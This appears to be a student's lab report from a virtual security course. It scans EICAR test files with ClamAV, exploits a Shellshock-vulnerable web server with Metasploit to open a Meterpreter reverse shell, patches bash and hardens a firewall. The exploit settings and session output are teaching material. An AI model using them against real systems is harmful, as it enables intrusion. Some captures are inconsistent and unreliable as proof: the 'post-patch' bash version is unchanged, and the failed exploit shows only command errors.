

Defending the Network from a Simulated Attack (3e)

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Time on Task:

1 hour, 30 minutes

Progress:


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Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey


14. Make a screen capture showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.




20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).



Part 2: Use Antivirus Software to Remove Malicious Files

12. Make a screen capture showing the contents of the VIRUS directory.



The image shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" with a subtitle "Target: linux01". The terminal output shows the execution of the command `clamscan -ri --move=/home/user/VIRUS ./`. The output includes several warnings from LibClamAV about the virus database being outdated, followed by scan results for files in the `/home/user/Music/` directory. Two files, `eicar.com` and `eicar_com.zip`, are identified as having the "Eicar-Signature FOUND" and are moved to the `/home/user/VIRUS/` directory. A "SCAN SUMMARY" section follows, providing statistics on the scan. Finally, the user lists the contents of the `./Music` and `./VIRUS` directories.


```
Activities Terminal Oct 30 21:31
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Target: linux01
drwxr-xr-x 2 user user 4096 Oct 30 20:51 Music
drwxr-xr-x 2 user user 4096 May 29 2020 Pictures
drwxr-xr-x 2 user user 4096 May 29 2020 Public
drwxr-xr-x 2 user user 4096 May 29 2020 Templates
drwxr-xr-x 2 user user 4096 May 29 2020 Videos
drwxrwxr-x 2 user user 4096 Oct 30 21:29 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.27 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 28.760 sec (0 m 28 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com
eicar_com.zip
user@corporationtechs:~$
```

Section 2: Applied Learning

Part 1: Exploit a Vulnerable Web Server with Metasploit

11. Make a screen capture showing the **updated exploit settings**.




```
msf5 exploit(multi/http/apache_mod_cgi_exec) > show options
Module options (exploit/multi/http/apache_mod_cgi_exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD_MAX_LENGTH  2048            yes       CMD max line length
  CVE          CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER       User-Agent       yes       HTTP header to use
  METHOD        GET              yes       HTTP method to use
  Proxies      []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS       172.40.0.20      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPATH        /bin              yes       Target PATH for binaries used by the CmdStager
  RPORT        80                yes       The target port (TCP)
  SRVHOST      0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT      8080              yes       The local port to listen on.
  SSL          false             no        Negotiate SSL/TLS for outgoing connections
  SSLCert      []               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI     cgi-bin/test-cgi.sh yes       Path to CGI script
  TIMEOUT      5                 yes       HTTP read response timeout (seconds)
  URIPATH       []               no        The URI to use for this exploit (default is random)
  VHOST         []               no        HTTP server virtual host
```

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17. Make a screen capture showing the **successful Linux shell command on TargetLinux01**.



The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" with a subtitle "AttackLinux01". The terminal displays the output of a Metasploit (msf5) session. The user has loaded a multi/http/apache_mod/cgi/bash_env_exe exploit and used the 'use' command. The 'check' command shows the target is vulnerable. The 'exploit' command is successful, starting a reverse TCP handler on 10.0.1.3:4444, sending a command stager, and opening a Meterpreter session. The user then runs 'ls' in the Meterpreter session, listing the contents of /usr/lib/cgi-bin, which shows a file named test-cgi.sh with permissions 100755/rwxr-xr-x, size 781, and last modified on 2020-10-10.

```
ll, Bind TCP Inline (IPv6)
29  linux/x86/shell_bind_tcp
ll, Bind TCP Inline
30  linux/x86/shell_bind_tcp_random_port
ll, Bind TCP Random Port Inline
31  linux/x86/shell_reverse_tcp
ll, Reverse TCP Inline
32  linux/x86/shell_reverse_tcp_ipv6
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod/cgi/bash_env_exe) > use 26
msf5 exploit(multi/http/apache_mod/cgi/bash_env_exe) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod/cgi/bash_env_exe) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:54636) at 2025-10-30 18:37:26 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----                -
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter > 
```

Part 2: Patch the Exploited System

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4. **Make a screen capture** showing the **pre-patch Bash version**.



The screenshot shows a Linux terminal window titled "Terminal" with a timestamp of "Oct 30 21:38". The terminal displays the output of the command `bash --version` executed by a user named `user` at a host named `corporationtechs`. The output shows the GNU bash version 4.3.0(1) release (x86_64-unknown-linux-gnu) and the copyright information for the Free Software Foundation, Inc. The terminal also shows the GNU GPL license text.


```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1) release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

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user@corporationtechs:~$
```


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
9. Make a screen capture showing the **post-patch Bash** version.



```
user@corporationtechs:~$ bash -v
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /usr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

13. Make a screen capture showing your **unsuccessful exploit attempt**.



```
#####
##### / -- \ / -- \ / -- \ #####
#####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
##### https://metasploit.co
m

=[ metasploit v5.0.89-dev ]
+ -- ==[ 2017 exploits - 1099 auxiliary - 343 post ]
+ -- ==[ 566 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]


Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > check
[-] Unknown command: check.
msf5 > exploit
[-] Unknown command: exploit.
msf5 >
```


Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection**.



Part 2: Harden the Network Perimeter

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Make a screen capture showing the updated firewall rules on the DMZ interface.

